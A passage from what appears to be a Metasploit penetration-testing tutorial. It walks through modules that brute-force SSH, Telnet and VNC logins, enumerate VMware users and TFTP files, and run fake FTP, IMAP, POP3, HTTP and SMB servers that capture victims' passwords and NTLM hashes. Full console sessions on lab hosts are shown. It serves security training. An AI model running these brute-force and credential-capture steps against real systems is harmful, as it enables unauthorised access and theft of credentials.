root NeXT
root QNX
root admin
root attack
root ax400
root bagabu
root blablabla
```

Next, we load up the scanner module in Metasploit and set **USERPASS_FILE** to point to our list of credentials to attempt.

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name          Current Setting  Required  Description
----          -----          ----- 
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no        Try each user/password couple stored in the current database
DB_ALL_PASS     false        no        Add all passwords in the current database to the list
DB_ALL_USERS    false        no        Add all users in the current database to the list
PASSWORD        no          no        A specific password to authenticate with
PASS_FILE       no          no        File containing passwords, one per line
RHOSTS          yes         yes      The target address range or CIDR identifier
RPORT            22          yes      The target port
STOP_ON_SUCCESS  false        yes       Stop guessing when a credential works for a host
THREADS          1           yes      The number of concurrent threads
USERNAME         no          no        A specific username to authenticate as
USERPASS_FILE    no          no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no        Try the username as the password for all users
USER_FILE        no          no        File containing usernames, one per line
VERBOSE          true        yes      Whether to print output for all attempts

msf auxiliary(ssh_login) > set RHOSTS 192.168.1.154
RHOSTS => 192.168.1.154
msf auxiliary(ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf auxiliary(ssh_login) > set VERBOSE false
VERBOSE => false
```

With everything ready to go, we run the module. When a valid credential pair is found, we are presented with a shell on the remote machine.

```
msf auxiliary(ssh_login) > run

[*] 192.168.1.154:22 - SSH - Starting buteforce
[*] Command shell session 1 opened (?? -> ??) at 2010-09-09 17:25:18 -0600
[+] 192.168.1.154:22 - SSH - Success: 'msfadmin':'msfadmin' uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(uname -a
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
exit
[*] Command shell session 1 closed.
msf auxiliary(ssh_login) >
```

ssh_login_pubkey

Using public key authentication for SSH is highly regarded as being far more secure than using usernames and passwords to authenticate. The caveat to this is that if the private key portion of the key pair is not kept secure, the security of the configuration is thrown right out the window. If, during an engagement, you get access to a private SSH key, you can use the **ssh_login_pubkey** module to attempt to login across a range of devices.

```

msf > use auxiliary/scanner/ssh/ssh_login_pubkey
msf auxiliary(ssh_login_pubkey) > show options

Module options (auxiliary/scanner/ssh/ssh_login_pubkey):

Name      Current Setting  Required  Description
----      -----          -----    -----
BRUTEFORCE_SPEED  5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no        Try each user/password couple stored in the current database
DB_ALL_PASS     false        no        Add all passwords in the current database to the list
DB_ALL_USERS    false        no        Add all users in the current database to the list
KEY_PATH        yes         filename or directory of cleartext private keys. Filenames beginning with a dot, or ending in ".pub" will
RHOSTS          yes         The target address range or CIDR identifier
RPORT           22          yes       The target port
STOP_ON_SUCCESS false        yes       Stop guessing when a credential works for a host
THREADS          1           yes       The number of concurrent threads
USERNAME         no          A specific username to authenticate as
USER_FILE        no          File containing usernames, one per line
VERBOSE          true        yes       Whether to print output for all attempts

msf auxiliary(ssh_login_pubkey) > set KEY_FILE /tmp/id_rsa
KEY_FILE => /tmp/id_rsa
msf auxiliary(ssh_login_pubkey) > set USERNAME root
USERNAME => root
msf auxiliary(ssh_login_pubkey) > set RHOSTS 192.168.1.154
RHOSTS => 192.168.1.154
msf auxiliary(ssh_login_pubkey) > run

[*] 192.168.1.154:22 - SSH - Testing Cleartext Keys
[*] 192.168.1.154:22 - SSH - Trying 1 cleartext key per user.
[*] Command shell session 1 opened (?? -> ??) at 2010-09-09 17:17:56 -0600
[+] 192.168.1.154:22 - SSH - Success: 'root':'57:c3:11:5d:77:c5:63:90:33:2d:c5:c4:99:78:62:7a' 'uid=0(root) gid=0(root) groups=0(root) Linux metasploita
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login_pubkey) > sessions -i 1
[*] Starting interaction with 1...

ls
reset_logs.sh
id
uid=0(root) gid=0(root) groups=0(root)
exit
[*] Command shell session 1 closed.
msf auxiliary(ssh_login_pubkey) >

```

Scanner Telnet Auxiliary Modules

telnet_login

The **telnet_login** module will take a list of provided credentials and a range of IP addresses and attempt to login to any Telnet servers it encounters.

```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

Name          Current Setting  Required  Description
----          -----          ----- 
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS   false        no        Try each user/password couple stored in the current database
DB_ALL_PASS    false        no        Add all passwords in the current database to the list
DB_ALL_USERS   false        no        Add all users in the current database to the list
PASSWORD        no          no        A specific password to authenticate with
PASS_FILE       no          no        File containing passwords, one per line
RHOSTS          yes         yes      The target address range or CIDR identifier
RPORT           23          yes      The target port (TCP)
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS         1           yes      The number of concurrent threads
USERNAME         no          no        A specific username to authenticate as
USERPASS_FILE   no          no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no        Try the username as the password for all users
USER_FILE        no          no        File containing usernames, one per line
VERBOSE         true         yes      Whether to print output for all attempts
```

This auxiliary module allows you to pass credentials in a number of ways. You can specifically set a username and password, you can pass a list of usernames and a list of passwords for it to iterate through, or you can provide a file that contains usernames and passwords separated by a space.

We will configure the scanner to use a short usernames file and a passwords file and let it run against our subnet.

```
msf auxiliary(telnet_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(telnet_login) > set PASS_FILE passwords.txt
PASS_FILE => passwords.txt
msf auxiliary(telnet_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(telnet_login) > set THREADS 254
THREADS => 254
msf auxiliary(telnet_login) > set USER_FILE users.txt
USER_FILE => users.txt
msf auxiliary(telnet_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(telnet_login) > run

[+] 192.168.1.116 - SUCCESSFUL LOGIN root : s00p3rs3ckret
[*] Command shell session 1 opened (192.168.1.101:50017 -> 192.168.1.116:23) at 2010-10-08 06:48:27 -0600
[+] 192.168.1.116 - SUCCESSFUL LOGIN admin : s00p3rs3ckret
[*] Command shell session 2 opened (192.168.1.101:41828 -> 192.168.1.116:23) at 2010-10-08 06:48:28 -0600
[*] Scanned 243 of 256 hosts (99% complete)
[+] 192.168.1.56 - SUCCESSFUL LOGIN msfadmin : msfadmin
[*] Command shell session 3 opened (192.168.1.101:49210 -> 192.168.1.56:23) at 2010-10-08 06:49:07 -0600
[*] Scanned 248 of 256 hosts (99% complete)
[*] Scanned 250 of 256 hosts (99% complete)
[*] Scanned 255 of 256 hosts (99% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

It seems that our scan has been successful and Metasploit has a few sessions open for us. Let's see if we can interact with one of them.

```
msf auxiliary(telnet_login) > sessions -l

Active sessions
=====
Id  Type  Information                                     Connection
--  ---  -----
1   shell  TELNET root:s00p3rs3ckret (192.168.1.116:23) 192.168.1.101:50017 -> 192.168.1.116:23
2   shell  TELNET admin:s00p3rs3ckret (192.168.1.116:23) 192.168.1.101:41828 -> 192.168.1.116:23
3   shell  TELNET msfadmin:msfadmin (192.168.1.56:23)     192.168.1.101:49210 -> 192.168.1.56:23

msf auxiliary(telnet_login) > sessions -i 3
[*] Starting interaction with 3...

id
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(
```

```
msfadmin@metasploitable:~$ exit
exit
logout
[*] Command shell session 3 closed.
msf auxiliary(telnet_login) >
```

telnet_version

From a network security perspective, one would hope that Telnet would no longer be in use as everything, including credentials is passed in the clear but the fact is, you will still frequently encounter systems running Telnet, particularly on legacy systems.

The **telnet_version** auxiliary module will scan a subnet and fingerprint any Telnet servers that are running. We just need to pass a range of IPs to the module, set our **THREADS** value, and let it fly.

```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(telnet_version) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          ----- 
PASSWORD          no        The password for the specified username
RHOSTS           yes       The target address range or CIDR identifier
RPORT            23        yes       The target port
THREADS          1         yes       The number of concurrent threads
TIMEOUT          30        yes       Timeout for the Telnet probe
USERNAME          no        The username to authenticate as

msf auxiliary(telnet_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(telnet_version) > set THREADS 254
THREADS => 254
msf auxiliary(telnet_version) > run

[*] 192.168.1.2:23 TELNET (GSM7224) \x0aUser:
[*] 192.168.1.56:23 TELNET Ubuntu 8.04\x0ametasploitable login:
[*] 192.168.1.116:23 TELNET Welcome to GoodTech Systems Telnet Server for Windows NT/2000/XP (Evaluation Copy)\x0a\x0a(C) Copyright 1996-2002 GoodTech S
[*] Scanned 254 of 256 hosts (099% complete)
[*] Scanned 255 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(telnet_version) >
```

Scanner TFTP Auxiliary Modules

tftpbrute

TFTP servers can contain a wealth of valuable information including backup files, router config files, and much more. The tftpbrute module will take list of filenames and brute-force a TFTP server to determine if the files are present.

```
msf > use auxiliary/scanner/tftp/tftpbrute
msf auxiliary(tftpbrute) > show options

Module options (auxiliary/scanner/tftp/tftpbrute):

Name      Current Setting  Required  Description
----      -----          -----    -----
CHOST           no        The local client address
DICTIONARY     /usr/share/metasploit-framework/data/wordlists/tftp.txt yes      The list of filenames
RHOSTS          yes       The target address range or CIDR identifier
RPORT          69        yes       The target port
THREADS         1         yes       The number of concurrent threads

msf auxiliary(tftpbrute) > set RHOSTS 192.168.1.116
RHOSTS => 192.168.1.116
msf auxiliary(tftpbrute) > set THREADS 10
THREADS => 10
msf auxiliary(tftpbrute) > run

[*] Found 46xxsettings.txt on 192.168.1.116
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tftpbrute) >
```

Scanner VMware Auxiliary Modules

vmware_enum_users

This module will log into the Web API of VMware and try to enumerate all the user accounts. If the VMware instance is connected to one or more domains, it will try to enumerate domain users as well.

```
msf > use auxiliary/scanner/vmware/vmware_enum_users
msf auxiliary(vmware_enum_users) > show options

Module options (auxiliary/scanner/vmware/vmware_enum_users):

Name      Current Setting  Required  Description
----      -----          -----    -----
PASSWORD  password        yes       The password to Authenticate with.
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS           yes       The target address range or CIDR identifier
RPORT      443            yes       The target port (TCP)
SSL        true            no        Negotiate SSL/TLS for outgoing connections
THREADS     1              yes       The number of concurrent threads
USERNAME   root            yes       The username to Authenticate with.
VHOST             no        HTTP server virtual host

msf auxiliary(vmware_enum_users) >
```

Running this module will output a nice list of all the groups and users on the server.

```
msf auxiliary(vmware_enum_users) > run

[+] Groups for server 192.168.1.52
=====
Name      Description
----      -----
daemon
localadmin
nfsnobody
nobody
root
tty
users
vimuser

[+] Users for server 192.168.1.52
=====
Name      Description
----      -----
hacker   hacker
daemon   daemon
dcui     DCUI User
nfsnobody Anonymous NFS User
nobody   Nobody
root     Administrator
vimuser  vimuser

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vmware_enum_users) >
```

Scanner VNC Auxiliary Modules

vnc_login

The **vnc_login** auxiliary module will scan an IP address or range of addresses and attempt to login via VNC with either a provided password or a wordlist.

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

Name          Current Setting  Required  Description
----          -----          -----      -----
BLANK_PASSWORDS  false        no         Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no         Try each user/password couple stored in the current database
DB_ALL_PASS     false        no         Add all passwords in the current database to the list
DB_ALL_USERS    false        no         Add all users in the current database to the list
PASSWORD        (empty)   no         The password to test
PASS_FILE       /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no         File containing passwords, one per line
Proxies          (empty)   no         A proxy chain of format type:host:port[,type:host:port]
RHOSTS          (empty)   yes       The target address range or CIDR identifier
RPORT           5900        yes       The target port (TCP)
STOP_ON_SUCCESS false        yes       Stop guessing when a credential works for a host
THREADS         1            yes       The number of concurrent threads
USERNAME        (empty)   no         A specific username to authenticate as
USERPASS_FILE   (empty)   no         File containing users and passwords separated by space,
USER_AS_PASS    false        no         Try the username as the password for all users
USER_FILE       (empty)   no         File containing usernames, one per line
VERBOSE         true         yes      Whether to print output for all attempts
```

We set our target range, threads, and perhaps most importantly, the **BRUTEFORCE_SPEED** value. Many newer VNC servers will automatically ban further login attempts if too many failed ones are made consecutively.

```
msf auxiliary(vnc_login) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(vnc_login) > set THREADS 11
THREADS => 11
msf auxiliary(vnc_login) > set BRUTEFORCE_SPEED 1
BRUTEFORCE_SPEED => 1
```

With our module configuration set, we run the module. Notice in the output below that Metasploit automatically adjusts the retry interval after being notified of too many failed login attempts.

```
msf auxiliary(vnc_login) > run

[*] 192.168.1.200:5900 - Starting VNC login sweep
[*] 192.168.1.204:5900 - Starting VNC login sweep
[*] 192.168.1.206:5900 - Starting VNC login sweep
[*] 192.168.1.207:5900 - Starting VNC login sweep
[*] 192.168.1.205:5900 - Starting VNC login sweep
[*] 192.168.1.208:5900 - Starting VNC login sweep
[*] 192.168.1.202:5900 - Attempting VNC login with password 'password'
[*] 192.168.1.209:5900 - Starting VNC login sweep
[*] 192.168.1.200:5900 - Attempting VNC login with password 'password'
...snip...
[-] 192.168.1.201:5900, No authentication types available: Too many security failures
[-] 192.168.1.203:5900, No authentication types available: Too many security failures
[*] Retrying in 17 seconds...
...snip...
[*] 192.168.1.203:5900 - Attempting VNC login with password 's3cr3t'
[*] 192.168.1.203:5900, VNC server protocol version : 3.8
[+] 192.168.1.203:5900, VNC server password : "s3cr3t"
[*] 192.168.1.201:5900 - Attempting VNC login with password 's3cr3t'
[*] 192.168.1.201:5900, VNC server protocol version : 3.8
[+] 192.168.1.201:5900, VNC server password : "s3cr3t"
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) >
```

As the above output indicates, we have turned up the password for 2 systems in our scanned range which will give us a nice GUI to the target machines.

vnc_none_auth

The **vnc_none_auth** scanner, as its name implies, scans a range of hosts for VNC servers that do not have any authentication set on them.

```
msf auxiliary(vnc_none_auth) > use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options

Module options:

Name      Current Setting  Required  Description
----      -----  -----  -----
RHOSTS          yes      The target address range or CIDR identifier
RPORT        5900      yes      The target port
THREADS        1       yes      The number of concurrent threads
```

To run our scan, we simply set the **RHOSTS** and **THREADS** values and let it run.

```
msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(vnc_none_auth) > set THREADS 50
THREADS => 50
msf auxiliary(vnc_none_auth) > run

[*] 192.168.1.121:5900, VNC server protocol version : RFB 003.008
[*] 192.168.1.121:5900, VNC server security types supported : None, free access!
[*] Auxiliary module execution completed
```

In our scan results, we see that one of our targets has wide open GUI access.

Server Capture Auxiliary Modules

ftp

The “**ftp**” capture module acts as and FTP server in order to capture user credentials.

```
msf > use auxiliary/server/capture/ftp
msf auxiliary(ftp) > show options

Module options (auxiliary/server/capture/ftp):

Name      Current Setting  Required  Description
----      -----          -----    -----
SRVHOST   0.0.0.0        yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   21              yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLCert   no               Path to a custom SSL certificate (default is randomly generated)

Auxiliary action:

Name      Description
----      -----
Capture
```

The default settings are suitable for our needs so we just run the module and entice a user to log in to our server. When we have captured the information we need, we kill the job the server is running under.

```
msf auxiliary(ftp) > run
[*] Auxiliary module execution completed
[*] Server started.
msf auxiliary(ftp) >
[*] FTP LOGIN 192.168.1.195:1475 bbsmith / s3cr3t
[*] FTP LOGIN 192.168.1.195:1475 bsmith / s3cr3t
[*] FTP LOGIN 192.168.1.195:1475 bob / s3cr3tp4s

msf auxiliary(ftp) > jobs -l

Jobs
====

Id  Name
--  --
1   Auxiliary: server/capture/ftp

msf auxiliary(ftp) > kill 1
Stopping job: 1...

[*] Server stopped.
msf auxiliary(ftp) >
```

http_ntlm

The “**http_ntlm**” capture module attempts to quietly catch NTLM/LM Challenge hashes over HTTP.

```
msf > use auxiliary/server/capture/http_ntlm
msf auxiliary(http_ntlm) > show options

Module options (auxiliary/server/capture/http_ntlm):

Name      Current Setting  Required  Description
----      -----          -----    -----
CAINPWFFILE  no           The local filename to store the hashes in Cain&Abel format
CHALLENGE   1122334455667788 yes        The 8 byte challenge
JOHNPFFILE  no           The prefix to the local filename to store the hashes in JOHN format
SRVHOST    0.0.0.0        yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT    8080            yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLCert   no               Path to a custom SSL certificate (default is randomly generated)
URI PATH   no               The URI to use for this exploit (default is random)

Auxiliary action:

Name      Description
----      -----
WebServer
```

This module has a few options available for fine-tuning, including the ability to save any captured hashes in Cain&Abel format. For our setup, we set the LOGFILE value to saves the hashes to a text file, set our SRVPORT value to listen on port 80 and configure the URIPATH to / for added realism.

^

```
msf auxiliary(http_ntlm) > set LOGFILE captured_hashes.txt
LOGFILE => captured_hashes.txt
msf auxiliary(http_ntlm) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(http_ntlm) > set URIPATH /
URIPATH => /
msf auxiliary(http_ntlm) > run
[*] Auxiliary module execution completed

[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.1.101:80/
[*] Server started.
msf auxiliary(http_ntlm) >
[*] Request '/' from 192.168.1.195:1964
[*] Request '/' from 192.168.1.195:1964
[*] Request '/' from 192.168.1.195:1964
[*] 192.168.1.195: V-MAC-XP\Administrator 397ff8a937165f55fdadaa0bc7130b1a22f85252cc731bb25:af44a1131410665e6dd99eea8f16deb3e81ed4ecc4cb7d2b on V-MAC-XP

msf auxiliary(http_ntlm) > jobs -l

Jobs
====

 Id  Name
 --  --
 0   Auxiliary: server/capture/http_ntlm

msf auxiliary(http_ntlm) > kill 0
Stopping job: 0...

[*] Server stopped.
msf auxiliary(http_ntlm) >
```

As shown above, as soon as our victim browses to our server using Internet Explorer, the Administrator hash is collected without any user interaction.

imap

The “imap” capture module acts as an IMAP server in order to collect user mail credentials.

```
msf > use auxiliary/server/capture/imap
msf auxiliary(imap) > show options

Module options (auxiliary/server/capture/imap):

Name      Current Setting  Required  Description
----      -----          ----- 
SRVHOST  0.0.0.0          yes        The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT  143              yes        The local port to listen on.
SSL       false            no         Negotiate SSL for incoming connections
SSLCert   no              no         Path to a custom SSL certificate (default is randomly generated)

Auxiliary action:

Name      Description
----      -----
Capture
```

We don't need to do any extra configuration for this module so we let it run and then convince a user to connect to our server and collect his credentials.

```
msf auxiliary(imap) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(imap) >
[*] IMAP LOGIN 192.168.1.195:2067 "victim" / "s3cr3t"
msf auxiliary(imap) > jobs -l

Jobs
====

 Id  Name
 --  --
 0   Auxiliary: server/capture/imap

msf auxiliary(imap) > kill 0
Stopping job: 0...

[*] Server stopped.
msf auxiliary(imap) >
```

pop3

The “**pop3**” capture module poses as a POP3 mail server in order to capture user mail credentials.

```
msf > use auxiliary/server/capture/pop3
msf auxiliary(pop3) > show options

Module options (auxiliary/server/capture/pop3):

Name  Current Setting  Required  Description
----  -----  -----  -----
SRVHOST  0.0.0.0        yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT  110           yes       The local port to listen on.
SSL      false          no        Negotiate SSL for incoming connections
SSLCert            no        Path to a custom SSL certificate (default is randomly generated)

Auxiliary action:

Name  Description
----  -----
Capture
```

We will leave the settings at their defaults, run the module and then convince the victim to authenticate to our server.

```
msf auxiliary(pop3) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(pop3) >
[*] POP3 LOGIN 192.168.1.195:2084 victim / s3cr3t

msf auxiliary(pop3) > jobs -l

Jobs
====

 Id  Name
 --  --
 1   Auxiliary: server/capture/pop3

msf auxiliary(pop3) > kill 1
Stopping job: 1...

[*] Server stopped.
msf auxiliary(pop3) >
```

smb

The “**smb**” capture module acts as a SMB share to capture user password hashes so they can be later exploited.

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > show options

Module options (auxiliary/server/capture/smb):

Name  Current Setting  Required  Description
----  -----  -----  -----
CAINPWFFILE        no        The local filename to store the hashes in Cain&Abel format
CHALLENGE    1122334455667788 yes       The 8 byte server challenge
JOHNPWFILE         no        The prefix to the local filename to store the hashes in John format
SRVHOST     0.0.0.0        yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT     445           yes       The local port to listen on.

Auxiliary action:

Name  Description
----  -----
Sniffer
```

This module has a number of options available. We will only set the JOHNPWFILE option to save the captures hashes in John the Ripper format, run the module, and convince a user to connect to our “share”.

```
msf auxiliary(smb) > set JOHNPWFILE /tmp/smbhashes.txt
JOHNPWFILE => /tmp/smbhashes.txt
msf auxiliary(smb) > run
[*] Auxiliary module execution completed
```

```
[*] Server started.  
msf auxiliary(smb) >  
[*] Mon Mar 28 10:21:56 -0600 2011  
NTLMv1 Response Captured from 192.168.1.195:2111  
V-MAC-XP\Administrator OS:Windows 2002 Service Pack 2 2600 LM:Windows 2002 5.1  
LMHASH:397ff8a937165f55fdaaa0bc7130b1a22f85252cc731bb25  
NTHASH:af44a1131410665e6dd99ea8f16deb3e81ed4ecc4cb7d2b
```

```
msf auxiliary(smb) > jobs -l
```

```
Jobs  
====
```

Id	Name
--	---
2	Auxiliary: server/capture/smb

```
msf auxiliary(smb) > kill 2  
Stopping job: 2...
```

```
[*] Server stopped.  
msf auxiliary(smb) >
```

Recent Changes

Recent Changes to Metasploit Unleashed

The following list is organized in descending order from the newest at the top to the oldest at the bottom.

The [New] tag indicates a new page has been created.

The [Update] tag indicates a current page has new information, updated content, or simple typo fixes.

[Update] – [Karmetasploit Configuration](#)

[Update] – [Requirements](#)

[Update] – [Using Databases](#)

[Update] – [Karmetasploit Configuration](#)

[Update] – [Karmetasploit in Action](#)

[Update] – [Karmetasploit Attack Analysis](#)

[New] – [File Inclusion Vulnerabilities](#)

[Update] – [PHP Meterpreter](#)

[Update] – [Msfcli](#)

[Update] – [Msfconsole](#)

[Update] – [Msfconsole Commands](#)

[Update] – [ProxyTunnels](#)

[New] – [Web Delivery Script](#)

[New] – Page Navigation of MSFU

[New] – [Recent Changes](#)

[Update] – [Introduction](#)

[New] – [Multiple OS Post General Modules](#)

[Update] – [Metasploit Filesystem and Libraries](#)

[Update] – [Windows Post Gather Modules](#)

[New] – [Python Extension Examples](#)

[New] – [Python Extension](#)

[New] – [Windows Patch Enumeration](#)

[Update] – [SNMP Auxiliary Module for Metasploit](#)

Information Security Training Online & Ethical Hacking Courses

Ready to take the next step? Want to apply what you've learned here in a live, hands-on network environment? Looking for **penetration testing experience** in a real enterprise network. Sign-up for our online security training and in-demand certifications! These courses are taught by the creators of the Kali Linux distribution. Get immersed in the work of real world pen-testing, and get certified today!

[**REGISTER FOR THIS COURSE**](#)

[PENETRATION TESTING WITH KALI](#)

[30 DAY LAB ACCESS + CERTIFICATION](#)

[USD 800.00](#)

[**REGISTER FOR THIS COURSE**](#)

[OFFENSIVE SECURITY WIRELESS ATTACKS](#)

[V.3.0 + CERTIFICATION](#)

[USD 450.00](#)

[**REGISTER FOR THIS COURSE**](#)

[CRACKING THE PERIMETER](#)

[30 DAY LAB ACCESS + CERTIFICATION](#)

[USD 1,200.00](#)